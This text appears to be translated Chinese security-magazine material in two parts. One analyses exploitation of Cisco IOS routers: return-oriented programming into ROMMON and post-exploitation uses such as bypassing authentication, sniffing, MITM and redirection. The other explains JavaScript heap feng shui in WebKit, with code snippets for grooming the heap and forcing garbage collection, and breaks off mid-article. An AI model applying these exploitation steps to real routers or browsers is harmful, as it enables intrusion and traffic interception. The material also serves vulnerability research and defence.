最后，在共同堆中进程堆栈的分配将是此漏洞利用的又一个挑战。基于缓冲区溢出的堆栈是最简单和最通用的内存污染攻击漏洞。不幸的是，默认分配到IOS进程的栈相对较小（6000字节），同时代码中的功能调用图相对较短，以至于可能溢出的缓冲区经常接近堆栈上限并且因此阻塞了堆空间。缓冲区溢出的过多数据往往覆盖下一个堆块头的区域。一旦堆头被破坏，发现损坏的堆头时，任何进程以IOS分配或释放的任何内存空间将激发局部堆完整性的检查，并导致路由器的重启。

此外，IOS 定义了一个被称为CheckHeaps的进程，它将定期（每30秒）遍历整个堆链表并验证其完整性，一旦发现任何不一致，都需要重启。

考虑到思科设备中这两大CPU家族使用固定大小的32位指令，基于缓冲区溢出的堆栈往往是很难在从栈的可用空间到相应堆块之间区域内被利用。

返回地址

Cisco IOS镜像以类似于UNIX程序的ELF格式加载。当初始化时，内存被分为程序代码的只读区域和只读数据以及数据领域的可读写区域和一般堆。忽略其他不可能执行的内存领域，如路由器中所谓的致力于数据包处理的IO内存，镜像的内部布局是路由器中唯一决定相应内存布局的因素。

这对于漏洞利用开发者构成了巨大挑战，当实现对指令指针控制的时候，指针应该指向哪里呢?

由于任何IOS进程的堆栈都是在堆空间任意分配的内存块，所以它的位置很随机，难以预料。像堆喷雾（spraying）这样的技术只适用于以下情况：攻击者对目标实施大量控制，这显然不是攻击网络设备的情况。遗留的只是"代码重用"的方法类，该方法对目标使用现有代码以在运行攻击者提供的代码前执行初始的bootstrapping。

1.返回到已知码

使用任何"代码重用"的方法都要求知道应该重复使用的代码的确切位置。这也适用于在攻击者准备好的栈布局调用已知的函数，这种技术被称为面向返回编程技术（Return Oriented Programming）。

不幸的是，Cisco IOS镜像由思科工程师和镜像内容单独建立，因此，内部布局取决于以下条件：目标思科平台、主要版本、次要版本、镜像列车（Train）、发行版本、功能组合。

当为了所有已知的支持"IP路由"功能（任何路由器最基本的功能）的镜像而查询思科特色的导航器（Navigator）时，结果显示在写作本文之时共有272722个不同的IOS镜像。以7200er平台为例，共有15878个可用的镜像。在一般的操作系统平台上，这呈现出一个比现今的使用任何地址空间布局随机化（ASLR）的实施都更加不确定的内存布局。

此外，相比较于ASLR，希望对Cisco IOS镜像使用"代码重用"的攻击者将需要有一份用于分析目的的相同的拷贝文件。

2.返回ROMMON

为了克服内存布局高度不确定性这一问题，内存单元需要允许其内容可以代码执行，最好已经在一个稳定的位置中包含了代码。

思科路由器使用一段称为ROMMON的代码作为最初在CPU重启之后执行的代码。ROMMON在初步重启向量中被筛选到内存中，并作为IOS的bootstrapping。ROMMON还包含了灾难恢复功能（当可用文件被损坏时，允许加载新镜像）以及一些基本的安装功能。

根据作者审查的思科平台，ROMMON放在内存区域的最上面，即CPU虚拟地址之后，而且地址转换已被初始化以来匹配IOS镜像的内存地图。因此，它的位置是已知并且不变的。

使用ROMMON作为返回点的决定性因素是每个路由器平台公布的相对较少版本。以2600接入路由器平台为例，据作者所知，共有8个不同版本的ROMMON。除少数由于硬件支持而加入后来的ROMMON版本的外，部署了基础设施的设备很少进行ROMMON升级。因此，绝大多数路由器运行的都是设备制造时候的ROMMON版本。由于安装新的基础设备时，这种设备通常是批量订购的，所以版本都是相同的，也不

会是更新的版本，这将是非常常见的，因为最初的版本将销售得最多。

通过应用面向返回编程技术到ROMMON中发现的代码中，已经发现有32位的任意内存写入到包含异常的内存区，处理可用于基于思科路由器的PowerPC和MIPS上来获得可靠基于缓冲区溢出的栈代码执行。

采用适当的方法返回到函数尾部，其执行内存写操作到注册表中，注册表已经由攻击者控制，同时另一个注册表的内容也在攻击者的控制之中。在PowerPC 中，应该经常通过函数边界（即R13至R31）保存这些注册表。

有利于攻击者的事实是，ROMMON还包含用来使指令和CPU数据高速缓存区失效的代码，同时允许写数据，并作为无缓存一致性问题的代码直接向后执行。

3.ROMMON不确定性

为了更可靠地执行代码，采用ROMMON方法作为选择工具有两个缺点。首先是不确定性，即当涉及任何有关思科路由器平台的问题时，到底发现有多少个正在执行的ROMMON版本。低端路由器通常不支持ROMMON升级，所以即使是供应商网站也无法给出期望的版本。即使是当平台更新可用时，也无法知道最初有多少个其他版本在运送中。其次，漏洞利用研发者需要获取他所了解的每个ROMMON拷贝，以定位指定的系统平台。因为最初的版本（广泛发布的版本）从未提供下载，这也包括获取当前运行最为常见版本的路由器临时访问权限。此外需要注意的是，一般很难确定哪个版本是常见版本。

还应当指出的是，攻击者仍然需要知道其攻击的思科路由器的硬件平台，因为这将决定ROMMON的内存布局以及为黑客提供代码的指令集（即PPC与MIPS）。

与基于方法的ROMMON相关的第3个问题是，在漏洞利用攻击运行前无法确定当前正在使用的合法地址。在本文写作之时，针对思科设备应用性漏洞与可靠的漏洞利用技术点具有很好的商业价值。因此，攻击者在获知一些攻击点后，不会冒系统重启导致弥足珍贵的漏洞被葬送的风险，他们反而会在运行漏洞利用之前准确定位合法地址集。

4.代码相似性分析

作者积极研究探索的另一种思路，即从IOS镜像文件集中寻找相似度。虽然这些镜像文件理论上彼此存在很大的差异，但仍可断定相同版本的不同功能集的镜像文件，以及相同版本的相同功能集的镜像文件和略微不同的发行版本在代码段上存在的细微区别。当前，这项研究的成果仍不可用。

执行ShellCode

针对网络基础设施的漏洞利用区域与网络流中各叶子结点的漏洞利用，其最大的区别是攻击者提供的攻击代码。

对网络中各叶子结点的漏洞利用，最常见的做法就是产生一个shell命令返回给攻击者，即使shell命令在TCP端口上可用或者使用shell命令重新对攻击者的主机建立新的连接。相关shellcode已经在特定的IOS镜像中给出。

另一种被证明比shell绑定（bind shell）更可行的方法依赖于这一事实，即无论是通过Telnet还是SSH，几乎所有的Cisco IOS路由器都存在一个已配置好的远程shell服务。通过移除基于会话的认证设备，无论是通过对实施验证功能的代码打补丁，还是修改掌控为远程终端进行身份验证配置的数据结构入口函数，都很容易地利用现有服务来获得一个远程shell。一旦获得思科IOS路由器上拥有特权的交互式shell，攻击者就可以利用IOS提供的所有功能以实现目标。或者，提供代码的攻击者也已经可以实现IOS功能要求的应用需求，而无需攻击者与shell相连接并且手动更改配置。但是，这带来了什么，由此提起黑客们攻击的兴趣呢？

1.使用TCL的任何服务

日益增加的IOS镜像文件配置可使用TCL脚本在命令行下进行配置。此功能主要用于设备的自动监测，或对遇到的特定日志消息主动采取行动。然而，TCL脚本语言一直都能用于执行更复杂的服务，包括执行Botnet客户端或使路由器参与Twitter服务。

随着Cisco IOS中TCL可控功能数的增加，攻击者很可能会找到需要的一切，目的是通过对

IOS使用定制的TCL脚本语言来监控"频繁"的网上犯罪和欺诈事件。

2.嗅探器终版

认为攻击者控制下的路由器可较容易地转化为密码嗅探器的想法实在是太天真了。再回到IOS数据包处理的有关问题，仅有一小部分流量对主CPU是可见的，其是可执行的攻击者的代码内容。此外，从运行到完成的调度器将会使密码嗅探器的实施遇到挑战。从运行到完成的调度将实施一个最具有挑战性的密码嗅探器。考虑到大量类型的有效IOS路由器其常规CPU使用率通常运行在40%~60%，越过额外负荷机器将会立即死机。即使CPU资源足以执行密码嗅探工作，由于所有数据包变得"punted"而突然增加的通信延迟会立即引起网络工程师的注意。

大范围地引进与布置有效的拦截促使IOS镜像文件可能除了预期的影响外，还存在其他的负面影响。在这里要求LI功能对网络工程师是透明的，即他无法观测到主动拦截。LI也被设计成更为有效地选择性拷贝网络交通以有效匹配指定的第三方拦截规则。当此功能在镜像文件中可用，并且攻击者知道如何控制它时（例如，通过调用适当的职能，否则将触发通过SNMPv3的MIB和Cisco -TAP2-管理信息库），他恰好能够有选择地监控受损路由器能够到达的任何远程系统上他感兴趣的通信。

3.MITM工具

与嗅探器描述类似，一个功能极为重要的受损路由器不能轻易转换成MITM工具，因为当其来自嗅探器终端系统会应用相同的限制条件来阻止其有效转换。然而，一些Cisco IOS路由器的线路和镜像文件可以使用访问控制列表（ACL）以匹配某些通信，并对其应用特定的行为。此功能可在shellcode中实现，以获取攻击者感兴趣的数据包，以严格的限制确保在转换过程中首个数据包必须已经包含感兴趣的信息。因为不管怎么说，第1个数据包非常有可能得到"punted"，所以性能的影响应该非常小。

作为例子，依赖于序列号的任何协议、查询ID或仅对接收方和发送方已知的用来阻止网络欺骗（例如TCP、DNS ）的变量（value），可以匹配且将相关数字留给攻击者。在这种情况下，因为对攻击者而言，原本保密的信息已经已知了，则可向网络另一端发送任意包含DNS的欺骗响应报或者将数据注入到TCP会话。

4.选择性重定向

受损路由器的一个比较没有意义的运用是有选择性地重定向，试图与一个特定IP地址或范围通信的客户端。这是路由器的核心功能一部分，因此没有给攻击者暴露任何问题，同时当没有完成配置修改时，也比较难以验证网络工程师的身份。

众所周知，选择重定向是一种简单而有效的工具，以防止普通用户通过HTTPS协议访问Web站点和相关服务，使用加密的网站和服务（如HTTPS），因为大部分用户首次访问未加密的HTTP端口时，可能已经被重定向了，但他们可能并没有意识到这些变化。

5.其他使用

本文分析了许多针对Cisco IOS路由器漏洞利用技术。由于健壮的漏洞利用是有效部署精巧shellcode的先决条件，很有可能的是，当前面分析的各种漏洞得到有效解决后，更多针对Cisco IOS的漏洞利用攻击技术会被研究出来。


总结

随着人们对攻击网络基础设施设备兴趣的高涨，新的攻击玩家可能会遇到本文讨论的一些问题，当然也可能包含一些当前未知的攻击。我也深信，只有认识到攻击方的相关问题，我们才能推测出黑客为了绕过或解决这些问题所采取的潜在方法。

当攻击者在不依赖IOS版本变化或者半依赖的情况下，若能有效实现可靠的漏洞利用，企业和网络运营商就必须准备改变他们选择和部署IOS镜像的方法和频率。其可能实现的情况是，思科改变他们发布镜像文件的方法，并提供明确的和经过验证的更新路径，此路径允许庞大的组织更新一个新的IOS版本。

在如今的思科路由器网络中，通过避免网络工程师保持路由器的最新IOS版本，更新操作打破了网络原有的功能。这一事实使网络容易受到攻击，因为网络可用性比核心节点的完整性有更高的价值。

前置知识: 无
关键词: 堆溢出、Shellcode、JavaScript



基于JavaScript的堆溢出利用工程

文/ Mark Daniel、Jake Honoroff 译/ 小小杉

许多缓冲区溢出和整数溢出漏洞都是因为用户可将一套任意数值变量写入堆指针的相对偏移处而造成溢出的。对攻击者而言不幸的是，很难预测指针之后的数据，因此这种利用技术并不可靠且很难利用。就攻击者充分控制溢出字节量与值的情况而言，最理想的堆溢出是，如果不存在Hacker们感兴趣的内容或者可预测的信息等需要被覆盖时，其能不能被利用。

安全保护链的断开，已使得堆元数据结构通常不再是切实可行的溢出目标。目前，特定的应用程序数据通常需要用做一个溢出目标，在这种情况下正常的程序流会引起函数指针的调用，而该指针却已经被攻击者用它们的ShellCode地址重写了。然而，这种技术很难保证利用的可靠性。除非存在以下情形: 即必须保证待访问的指针存在于缓冲区溢出之后的堆空间中，同时没有其他的重要数据或未映射的内存空间存在于这些指针之间，否则将会导致系统过早崩溃。对于任一个应用程序的漏洞利用，这种理想的条件几乎不存在。

然而，访问客户端的脚本语言如JavaScript，攻击者可以为应用程序的漏洞利用构建出像Web浏览器一样的理想环境。在2007年的黑帽大会上，Sotirov的文章《Heap Feng Shui in JavaScript》已经介绍过攻击者如何在IE浏览器中使用JavaScript分配器控制目标堆。受Sotirov文章的启发，本文将介绍一种新技术，此技术能够准确地定位函数指针，从而更可靠地实施堆溢出利用。

核心技术

1.背景介绍

从广义上讲，该项技术可用于开发客户端漏洞利用程序来攻击使用JavaScript的Web浏览器。在这种情况下，攻击者编写了一个包含JavaScript命令的网页，并引诱受害者浏览该网页。攻击者通过使用特定的JavaScript命令，影响受害者浏览器进程中的堆状态，从而达到一次成功的攻击。

更具体地说，这项技术适用于堆溢出的情况。在以后的内容里，我们将溢出缓冲区称之为漏洞缓冲区(vulnerable buffer)。此类堆溢出必须具备以下两个特性: 其一，漏洞缓冲区的分配必须随JavaScript的解析而触发；其二，缓冲区本身的溢出也必须随JavaScript的解析而触发。特别是，这种技术并不适用于在JavaScript解释器实例化之前漏洞缓冲区就已经被分配的情况。

我们还假设shellcode是可用的并且用于将其加载到内存的机制也已经找到。这对JavaScript而言是很容易的，因为仅需加载到一个大字符串中。

2.技术概述

请记住，我们的目标是控制紧跟在漏洞缓冲区后面的堆缓冲区。我们通过合理地组织堆来完成这些工作，以便于堆中足以容纳漏洞缓

冲区的所有漏洞都由我们控制的缓冲区所包围。这项技术包括以下5个步骤：整理堆碎片，在堆中设置漏洞，在漏洞周围准备内存块，触发内存分配和溢出，触发函数指针跳转到shellcode处。

下面对每个步骤分别展开论述。

3.碎片整理

一个进程堆的状态依赖于此进程整个生命周期内所进行的每一次内存分配与释放，即进程中的内存段进行的每一次分配与释放都会影响进程堆的布局。因此，一个拥有多线程并长期保持运行状态的进程，如Web浏览器，这些堆的布局是难以预测的。一般来说，此类堆总是存在一些内存碎片，因为总是会出现一些离散的内存空洞。这些大小不断变化的内存空洞的存在，就导致了连续分配且大小几乎一致的内存段却很难存在一定的依赖关系。图1显示了一个碎片堆的内存分配情况。当一个进程堆运行一段时间后，我们很难预测究竟这些空洞会在堆的哪个位置出现，因此，也就无法预测下一次内存堆分配会出现在哪个位置。




图1

然而，若对目标应用程序加以一定的控制，我们也许能够迫使应用程序能够为任意给定大小的内存进行堆分配。甚至，我们可以使得多数次的内存分配精确地发生在哪些内存空洞上，即直接将哪些堆上的内存空洞分配出去。一旦空洞填满，即堆碎片重构完毕，此时，大小相似的内存堆将会彼此相邻，如图2所示。




图2

我们强调，碎片整理总是与某一特定的缓冲区大小相关。在堆利用前期，我们必须按照漏洞缓冲区的尺寸大小来重构堆碎片。当然，我们必须时刻关注这些缓冲区大小可能发生的变化。从Sotirov的文章中可知，JavaScript语言中的堆碎片重构是很简单的，如以下代码：

```
var bigdummy = new Array(1000);
for(i=0; i<1000; i++){
bigdummy[i] = new Array(size);
}
```

在上面的代码片段中，每次调用new Array(size)函数都会在堆上分配4*size+8大小的空间。这种分配对应于数组存储对象，由一个8字节指针头组成，其后紧随一组指针。最初，整个分配都归零。同时，应该选择规格值，以便使得分配结果尽可能接近指定的大小，同时也不小于漏洞缓冲区大小，上面使用的1000这个值是多次试验后的经验值。

4.设置漏洞

请记住，我们的目标是控制紧跟在漏洞缓冲区后面的堆缓冲区。假设堆碎片重构工作起效了，在内存堆的末端，就应该拥有大量的连续缓冲区，而且几乎所有的缓冲区都和漏洞缓冲区具有相同的尺寸（尚未分配），如图3所示。下一步的工作是释放每一个其他的邻接缓冲区，使得缓冲区与空洞位置交换，以匹配漏洞缓冲区。实现这一目标的第1步如下：

```
for(i=900; i<1000; i+=2){
delete(bigdummy[i]);
}
```

这段循环程序的下限是基于这样一个假设：即经过堆碎片重构中的第900次内存分配后，我们已经实现了这样一个目的，即接下来的所有内存分配都会在堆的末端进行（注：堆的分配是由低地址开始往高地址不断分配）。

不幸的是，我们在这点上有个问题。在JavaScript中简单地删除一个对象后，系统并不会立即释放此对象所占用的堆空间。堆内存的释放回收过程，只有在垃圾回收机制开始工作后才会进行。IE浏览器中提供了一个CollectGarbage()方法，会立即触发垃圾回收机制，但其他方法并不能达到此目的，特别是WebKit。因此，在WebKit中我们放弃了垃圾收集机制。

对WebKit项目源码的剖析表明，有3个主要事件能有效激发垃圾回收机制（注：WebKit包含一个网页引擎WebCore和一个脚本引擎JavaScriptCore，它们分别对应的是KDE的KHTML和KJS）。为了理解这些事件，我们必须熟悉

WebKit的JavaScript的对象管理机制。

该实现维护了两个结构，即primaryHeap和numberHeap，每个结构实际上都是一个指向CollectorBlock对象的指针数组。每个CollectorBlock对象占据一个固定大小的内存单元，而且每个单元中还可容纳一个JSCell对象。每个JavaScript对象占据堆中的一个内存单元。大型对象（如数组和字符串）则会占据系统堆的额外内存，我们把这种额外的系统堆内存称为关联存储(associated storage)。

每个CollectorBlock都会维护一个包含已经释放的内存单元cell的链表。当内存分配请求到来时，若遍历所有的CollectorBlocks后都未找到可用的内存单元cell，系统则会重新创建一个CollectorBlocks对象。

所有继承自JSObject的JavaScript的对象都在primaryHeap堆上进行分配。numberHeao堆则保留给NumberImp对象使用。注意，number堆与JavaScript的Number对象并不一致，而通常是相对应的中间算术计算的短暂生存的number对象。如图3 和图4 所示。




图3

当垃圾回收机制被触发后，系统会对上面的两个堆进行检测，判断是否存在任何对象的引用计数，若为NULL，则会回收堆中的所有对象，包括可能存在的关联内存段。现在将问题转到能触发垃圾收集机制的3 个事件上，它们是：专用的垃圾回收计时器的有效性；当所有的特定堆的CollectorBlocks满时，产生分配请求；拥有足够大的关联存储空间的对象的分配。

这些事件的第1 项并不十分有用，因为JavaScript没有睡眠例程，在Script脚本语言运行中出现的任何较大时间延迟都有可能导致"慢脚本(slow script)"对话框出现。

这些事件的最后一项取决于primaryHeap堆中对象的数目和它们的关联存储空间大小。实验表明，primaryHeap堆的状况因浏览器中打开的网页数量的不同而大有差别，同时其也与这些网页使用的JavaScript语言的程度相关。因此，很难触发可靠的与此事件相关的垃圾收集机制。

另一方面，相对而言，numberHeap堆似乎对这些变化并不敏感。相应地，numberHeap堆仅维持一个已分配的CollectorBlock结构体对象，即使在浏览使用JavaScript语言的重要网页中也是如此。由于numberHeap堆的CollectorBlock包含4062个单元，故JavaScript代码至少需要分配这么多NumberImps才能触发垃圾收集机制。作为例子，对doubles的相关操作将使得NumberImp从numberHeap堆中分配出来，故下面的JavaScript代码可以被用做垃圾收集触发器：

```
for(i=0; i<4100; i++){
a = .5;
}
```

随着这项代码的完成，堆的情况应如图4所显示。




图4

5.准备内存块

这一步非常简单，使用下面的JavaScript代码即可。

```
for(i=901; i<1000; i+=2){
bigdummy[i][0] = new Number(i);
}
```

此代码中的bigdummy [i][0]=new Number(i)创建了一个新的Number实例对象，同时在bigdummy[i]相对应的ArrayStorage对象中用一指针指向此对象。图5描述了运行JavaScript以后的堆分布情况。

6.触发内存分配与堆溢出

通过上面的分析，现在可为漏洞缓冲区分配内存空间。若前面的步骤能够按预期执行的话，则对漏洞缓冲区的分配结束位置将会位于我们前期创建的任一内存空洞位置，此时溢出的前期工作已经安排完好。溢出的目的是为了准确覆盖与漏洞缓冲区相邻的pNI指针对象，此指针位于ArrayStorage对象中，如图5所示。覆盖后的值改为我们构造好的shellcode地址值。但现在，需要注意典型的NOP sled在这里并不合适。内存分配与堆溢出后，堆布局如图6 所示。




图5

